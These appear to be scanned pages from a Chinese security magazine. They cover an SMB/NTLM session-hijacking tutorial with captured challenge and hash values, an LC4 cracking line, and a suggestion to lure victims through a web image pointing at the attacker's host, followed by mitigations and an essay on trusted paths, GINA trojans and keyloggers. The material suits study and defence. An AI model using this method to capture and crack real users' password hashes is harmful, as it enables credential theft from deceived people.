


图 4

这里，我们查看Negotiate Protocol Response的内容，不难看出，这里协商的结果就是使用NTLM验证机制。

协商完成，接下来就是验证过程了。整个NTLM验证过程我们已在前面简单讲述过了，这里不再重复。但我们需要明白这里

要抓的数据是哪些：第一、challenge；第二、LM HASH；第三、NTLM HASH。

以上三个便是我们需要的。下面说一下为什么需要这三个东西？

从NTLM验证过程中得知，我们是使用本地的用户密码散列对challenge进行加密后得到的LM HASH和NTLM HASH（LM和NTLM散列的加密方式不同）。这里，我们只要获得这些东西，就可得到对方的本地密码散列，既然有了对方的本地密码散列，那么，获得对方的密码就不成问题了。下面，我们来看一下图4。

这里我们看的是session setup AndX response NTLMSSP CHALLENGE。在协商完成后，对方会发送session setup AndX request要求建立X会话（session setup AndX）。这时，我的计算机就会发送session setup AndX response NTLMSSP CHALLENGE，这里就包含了challeng。因此，从图4中应该很容易地找到chellenge。

在图4中，注意此行：**NTLM Challenge £º7BB019F06BBC3DF0**。

很明显！这里的“7BB019F06BBC3DF0”就是我的计算机发送给对方主机的challenge，不要放过它，记录下来。

这时，大家回忆一下NTLM的验证过程。上面的过程其实就是服务器发送给客户端一个challenge的过程。接下来，我们要找的就是客户机返回给服务器的response过程了（注：response中便包含了LM HASH和NTLM HASH）。

从图5中我们看到了**session setup AndX request, NTLMSSP_AUTH**，这一句绝对不能放过。因为，在这里就包含了返回的response，而在response中，就可找到我们需要的LM HASH和NTLM HASH。




图5

选中这行后，打开它。在SMB下的session setup AndX request数据中，就可发现LM HASH和NTLM HASH。大家仔细看图5，图中的“Lan Manager response”后就是LM HASH，紧接着，在它下面的“NTLM response”后跟的就是NTLM HASH。

记录下这两个值，OK！现在，我们的SMB会话劫持过程基本上就完成了。接下来，我们要做的就是破解工作了。

首先，先看看我们抓到的东西：

```
challenge：7BB019F06BBC3DF0
LM HASH ：A9C65FBC97409F888A5668C5964448A96D23BA827B3566DF
NTLM HASH ：10F2C2F6A1F12E65190673540EEAF359D5AB0AD3DE594FF8
```

这里，我们将它做成LC4可识别的lc格式，才可使用LC4进行破解，其格式为：

```
python\administrator:"":"":A9C65FBC97409F888A5668C5964448A96D23BA827B3566DF:10F2C2F6A1F12E65190673540EEAF359D5AB0AD3DE594FF8:7BB019F06BBC3DF0
```

前面的“python\administrator”可自己命名，然后另存为pass.lc。然后打开LC4，依次选择“Import→Import From .LC File…”（图6）。




图6

然后选择路径，找到刚才保存的pass.lc，打开，选择好破解方式，点“开始”按扭就可开始计算。由于我使用的密码非常简单，因此很快就被破解出来了（图7）。




图7

整个SMB的会话劫持过程就这样完成了。

> **LOOK 注意** 在使用Sniffer的分析过程中，要非常注意。因为一般的Sniffer抓到的不可能是一个完整的正确会话过程，其中必定包含其他数据和错误过程。因此，分析时一定要细心，一行一行地分析，一行一行地排除，我也是在排除了N多行的错误验证过程后才找到所需要的东西。所以，很多朋友往往不是因为能力问题，而是因为耐心问题。

以上过程已经教给大家了，但在使用时，绝不可能像我这个实验过程这样使用。所以，我们需要欺骗对方，例如，在你的个人web上加段代码，使一张图片指向你的主机，这样对方在浏览你Web的同时，也浏览了你主机上的一张图片。这时，你在主机上进行sniffer，呵呵！这样一个过程就实现了。具体实现时，还有多种方法，需要大家自己发挥想象力了。

一些安全问题

从以上过程中不难看出，如果不小心与对方建立了一个SMB会话，那么，密码被破解几乎是不可避免的。但并不是完全没有办法不可避免。

例如，使用kerberos v 5验证方式，这就有效地避免了这个过程。

另外，我们还可将密码的强度加强，如果你的机器中有重要资料，又害怕遇到这种SMB劫持攻击，建议把密码设置在14位以上。

除了这些，还要说一下系统本身的不安全因素。前面我曾经

说过，虽然NTLM对LM验证进行了加强，但实际上并不能很好地解决LM验证带来的问题。

这是因为微软使用的NTLM是向后兼容的，因此，在使用NTLM验证时，总会将LM验证和它一起使用（从我们抓到的数据中即可看出）。这样，即使NTLM再怎么安全，也会由于LM验证的不安全因素而使其安全体系彻底崩溃。

而且，对LM散列来说，由于其不区分密码的大小写，因此，在破解上，就减少了相当大的难度。所以，我们往往是从LM散列的破解上下手，得到LM密码后，就可在一个很小范围内对密码进行猜解了。

避免这种情况的方法是将密码长度设置在14位以上，这样一来，从强度上说，已经足够了。而且，最重要的一点就是，当密码大于14时，LM散列将不起作用（这是由LM散列的算法决定的）。这样，既有效地避免了从LM散列这个弱点进行突破，又在密码强度上达到了要求（注意：该法只能在Win2k及其后继版本中使用）。

关于SMB会话劫持就说这么多了，最后，提供给大家一些资料。了解SMB会话劫持的关键在于对SMB会话过程的了解，所以，这里推荐两篇SMB会话相关的文章（是两篇RFC文档）：

RFC 1001(PROTOCOL STANDARD FOR A NetBIOS SERVICE ON A TCP/UDP TRANSPORT: CONCEPTS AND METHODS)：下载地址为http://www.faqs.org/rfcs/rfc1001.html

RFC 1002(PROTOCOL STANDARD FOR A NetBIOS SERVICE ON A TCP/UDP TRANSPORT: DETAILED SPECIFICATIONS)：下载地址为http://www.faqs.org/rfcs/rfc1002.html

（以上两个文档在光盘中也有收录）



计算机系统中，用户在一般情况下并不直接与内核打交道，中间有一层应用层作为接口，作用在用户与内核之间。尽管这种设计能保护内核不会被用户肆意修改窥测，但也随之带来了安全问题，由于应用层并不能被完全信任，因此在操作系统安全功能中，往往会提供可信路径这一功能（这也是橘皮书B2级的安全要求）。

一、可信路径

可信路径（trusted path）是什么样的概念呢？顾名思义，它是这么一种功能的实现：避开应用层，在用户与内核之间开辟一条直接的可信任的交互通道。真的有必要那么麻烦？不得不在进行高风险操作时使用可信路径与内核互动吗？遗憾地告诉你：确实是！有经验的系统管理员普遍都很清楚来自网络的威胁有多么严重。黑帽子们能使用特洛伊木马（Trojan horse）记录你在登陆及其它敏感操作时的行动，从而窃取你的宝贵口令。

二、SAK序列键

你一定对“Ctrl+Alt+Del”这三键序列极有印象，在DOS年代，我们用它快速重启机器，并称之为“热启动”。而在Windows9X时代，我们则用它查看进程，不过也许你没有注意到，在Windows9X向WinNT过渡后，我们的PC也运行着NT内核的Win2000/XP时，事实上“Ctrl+Alt+Del”这三键的职能已有了些微变。微软在它的官方文档中，称“Ctrl+Alt+Del”为SAS（Secure Attention Sequence），并将之列为安全功能－可信路径的构成部分，而在Linux下，也有着类似的按键序列可用。

Linux环境下的安全留意键（Secure Attention Key，SAK）是一组键，在我们常见的x86平台下，它是“Alt+sysrq+K”。而在SPARC下，SAK则是“Alt+STOP+K”。SAK默认不打开，需要用echo "1" ＞ /proc/sys/kernel/sysrq这条命令激活。当然，你也可将它写进登录脚本中，这样就不必每次麻烦了。对SAK实现有兴趣的朋友，可参考参考Linux/drivers/char/sysrq.c和Linux/drivers/char/tty_io.c::do_SAK。

SAK序列键其实是被称做“magic sysrq key”中的一组。“magic sysrq key”还有些特殊键，它们与SAK一样，都是使用“Alt+sysrq+...”格式，其中的“...”可换为某些特殊字母，比如“i”。在《MAGIC SYSRQ KEY DOCUMENTATION v1.32》手册上，“Alt+sysrq+i”，所代表的行为是“Send a SIGKILL to all processes,except for init.”，意思是向除了init外的所有进程发送一条kill信号。

现在我们看看在《MAGIC SYSRQ KEY DOCUMENTATION v1.32》手册中对“Alt+sysrq+k”的解释吧：“如果你想确保在登陆时没有试图窃取密码的特洛伊木马程序运行在当前控制台上，那么SAK是非常有用的。它能杀死当前控制台上的全部应用程序，以让你确信你所看到的登陆画面是来自init，而非木马程序。”这段话也正是SAK的功能写照。

当你按下这组键时，也就引发了这一特定事件。那么按照设计的流程，系统陷入核心状态，这时你将可直接与内核沟通，也就是说，出现在你面前的“理应”是如假包换的真实登陆提示信息，为什么是理应？我们下文分析：-）

在讨论SAK的脆弱点之前，我们先来看看当按下SAK时，系统发生了什么事情吧！当系统处在正常状态下且用户按下键盘时，此事件将进入核心以进行解释。

若其扫描码对应为SAK，则内核将找出引发此SAK的终端，之后为了创建可信路径，则需要杀死所有非核心进程。也就是说在此时，任何此终端上用户建立的进程都将死亡，当然，可能存在的木马进程也被杀死了，系统最后将重新打开登陆进程，从而使用户获得放心的交互。

LOOK 注意

1. 事实上这里提到的与内核交互，确切地说应该是与TCB（Trusted Computing Base，可信计算基）的软件部分打交道，包括安全内核与可信系统程序。TCB事实上是个很广泛的概念，包括了安全内核、特权程序、系统命令与相关硬件设备，甚至在逻辑上包括了系统管理员和安全管理员。离题太远，请各位对TCB感兴趣的朋友查询相关手册:-）

2. 关于杀进程

Q:SAK怎样判断该杀死哪些进程，以免少杀及误杀？

A:这可真是一个好问题，因为编制登陆模拟器木马的黑客必须深刻理解SAK杀死应用进程的实现方式，以试图破坏这机制。事实上，SAK命令杀死应用进程是根据进程的PID来执行的。Linux系统刚启动时是运行在核心状态的，这时只有一个初始化进程，初始化完毕时，初始化进程将启动一个init进程，自己进入idle循环。init的PID=1，它是个真正的进程，也将是进程树上的根，之后的所有进程都是init进程的"子子孙孙"。可以使用pstree命令查看系统中当前的进程树图，以了解进程间的关系。

三、在NT系列Windows操作系统中可信路径的情况

刚刚我们已经了解了Linux操作系统下可信路径的相关知识，但是我想已经有不少朋友更想了解在Winsows NT/2000/XP下可信路径的情况。Now，let's go!

1.在NT系列Windows操作系统中可信路径的引发方法

把Ctrl+Alt+Del这三个键同时按下，这称为标准SAS（Secure Attention Sequence），当系统检测到一个标准SAS序列的扫描码时，将由Winlogon进程将系统设置为已注销、已登陆、已锁定三种不同状态。然后切换当前桌面到Winlogon桌面，不过要注意到，Windows中可信路径的实现似乎与Linux下大不一样。比如在Win 2000下，按下Ctrl+Alt+Del切换到Winlogon桌面，但当前用户的进程并没有在这时被杀死，比如你可以听着mp3 按下Ctrl+Alt+Del。这样的话，你仍可以在Winlogon桌面下听mp3。如果其意义是需要在注销后再登陆，那自然的，注销时当前用户的进程都会被杀死，不过那样的操作和"开始"菜单中的"关机"命令并没有什么区别。

既然我们可在Winlogon桌面上边修改密码边听mp3，难道就不会有木马在后台偷偷地记录吗？对，用户进程并不是像在Linux下那样被简单杀死。事实上，在Winlogon桌面初始化过程中，创建了三个桌面：

应用程序桌面（\Windows\WinSta0\default）

Winlogon桌面（\Windows\WinSta0\Winlogon）

屏幕保护桌面（\Windows\WinSta0\ScrenSaver）

而在安全策略上只有Winlogon进程可访问到Winlogon桌面，其它两个桌面才允许用户及其所属进程访问。因此，虽然用户进程在SAS激发后并不会被杀死，但它们也不能访问Winlogon桌面以偷窃用户口令，这就是"Windows特色的可信路径实现道路"。等等，你也许会想到GINA木马，它不就是伪造的登陆窗口吗？在登陆到Windows NT时，我们按下Ctrl+Alt+Del这个所谓的可信路径时，怎么没有将它杀掉呢？事实上，GINA木马并不是直接击败可信路径这一功能，而是破坏了可信路径下层的TCB，改变了TCB中软件结构的一部分！现在我们来回忆一下GINA木马的一些细节，还记得吧？

GINA（Graphical Identification and Authentication），即图形身份验证。在Windows中，缺省的GINA就是msgina.dll，它是运行在winlogon.exe的进程空间中的，由注册表中\HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\GinaDLL=yourgina.dll定义，在默认情况下其就是msgina.dll，而GINA木马的实现原理则就是通过修改注册表，将原来的msgina.dll替换为自己的木马GINA，以此实现将截获的用户名和密码保存在某个文件中，供黑帽子读取。严格来说，这确实不算是直接击败了SAS可信路径功能，因为必须有administrator权限才能进行操作注册表，完成替换系统文件的工作，而这种方式是微软提供给客户的一种功能，方便客户以自己的方式来进行用户身份验证，比如使用指纹鉴别仪、视网膜扫校仪等非口令验证方式。即只要替换msgina.dll为特定的GINA，就可完成这种衔接工作，因此这只是一种功能，而不是缺陷，更不能算是漏洞。并且，在Windows这种操作系统中，若得到了admin权限，则基本上再也没有什么不能做的事。在美国foundstone公司编撰的《黑客大曝光》（Hacking Exposed）一书中，也提到了一个能捕获Ctrl+Alt+Del三键序列之后的密码操作工具——Invisible Keylogger Stealth(IKS)。它能远程安装，安装后需要重启，之后就能运行在后台，偷偷窃取用户的密码，并将其记录在iks.dat文件中，且该iks.dat文件是二进制格式，需专用的datview程序解读，隐蔽性不可谓不好。不过这个程序仍然不是直接击败可信路径，而是破坏了目标机器的TCB，它是与GINA木马类似的，也需要管理员权限，因为它是基于编制设备驱动程序来实现其功能的。而在一台WinNT机器上安装设备驱动，自然必须管理员才能完成操作，因此这仍然不能算是一个漏洞。从TCB概念的角度来分析也是如此，这是TCB中的一部分改变了另一部分，记得我们前面所说的系统管理员也是TCB的构成部分吗？

这里指的系统管理员并非具体的人，而是拥有管理权限的帐户，机器、程序是不会辨别人类的，谁控制了管理帐户，机器就听谁的指挥。

2.NT系列Windows操作系统的启动过程中关于SAS的定义过程

初始化时，GINA已收到VOID WlxUseCtrlAltDel(HANDLE hWlx)，而这个函数的作用就是通知winlogon.exe：GINA默认使用Ctrl+Alt+Del这个标准SAS。如果要用自己定义SAS序列，开发者必须在编制自己的GINA.dll时自行HOOK热键，并且通过WlxSasNotify(hGlobalWlx,dwSasType)这个函数来报告将使用的SAS。GINA将提供给winlogon.exe一个函数：VOID WINAPI WlxDisplaySASNotice(PVOID pContext)，它用于显示欢迎画面及验证是否使用了自定义的SAS序列。

四、击败可信路径的方法

在Linux等类似UNIX的操作系统下，攻击者必须改变系统核心，由于核心是绝对信任自身的，而可信路径引发时，内核将无条件地杀死全部用户进程。因此逻辑上不存在能一直潜伏在系统中、当可信路径引发时也不会被杀死的应用层木马，唯一能击败可信路径的方法是使用内核级别的ROOKIT，它们能修改系统内核，使用程序重定向或其它办法来欺骗TCB和用户。在WinNT操作系统下，事实上已经有很多程序可屏蔽掉Ctrl+Alt+Del这个标准的SAS组合键，但用户发现这一组合键也被屏蔽、肯定会马上意识到系统被人做了手脚，因此事实上还是无法真正击败可信路径。不过我们已注意到，在Windows XP下，按下Ctrl+Alt+Del标准SAS组合键后，并不是直接进入Winlogon桌面，而是调出任务管理器。因此可设想劫持Ctrl+Alt+Del组合键，调出木马任务管理器，这样也具有一定的欺骗能力。由于Winlogon桌面只能由Winlogon唯一一个进程对其进行访问和操作，所以理论上只有获得Winlogon在内存中的物理地址，才能对其动手脚。目前还未见到有针对Windows NT可信路径的攻击方法，只有一些替换GINA什么的攻击，而前面我们已经分析过，对GINA的攻击并不能算是真正击败了可信路径安全机制。

五、尾声

可见即使在今天，主流操作系统的可信路径实现上还没有发现能被攻击者轻易利用的漏洞。倒是在Linux等类UNIX操作系统上，SAK的实现上存在拒绝服务问题，按下它们可能突然导致系统重启。另外在一些较低内核版本中，如果还没有运行X，就输入SAK，字母密钥可能产生转义序列；而运行X时输入SAK，可能无法关闭X，即使它已经被杀死。

如果你发现SAK在你的系统上运行不正常，也可通过手动编辑sysrq.c文件来屏蔽它。可信路径这一安全机制在现代操作系统的发展上，已经是看得见风景的房间，虽然现在并没有什么程序或方法能直接击败它，但这并不说明它就是绝对安全的。从橘皮书的角度上来看，现在Windows和UNIX两大主流操作系统中，在定义层面上对它的实现还不严格，我们不妨翘首以待可信路径这一机制的实现越来越安全。

用VB6.0实现文件切割组合

浪心

上次看了GE126的一篇文章，NND，就是经典。上面有一段话引起了我的深思。“2001年12月X+3日晚上，200多M的密码档跑完了，结果在硬盘上生成了一个1.12G大小的注册信息文本文件。如此大的密码文件，不要说在里面找和斑竹匹配的加密后的密码，就是打开这个文件就是个难题，试试WORD，结果没有响应……”难道我们就这样放弃吗？不，GE126最后想到了文件切割。哈哈，终于回到了这次的主题。

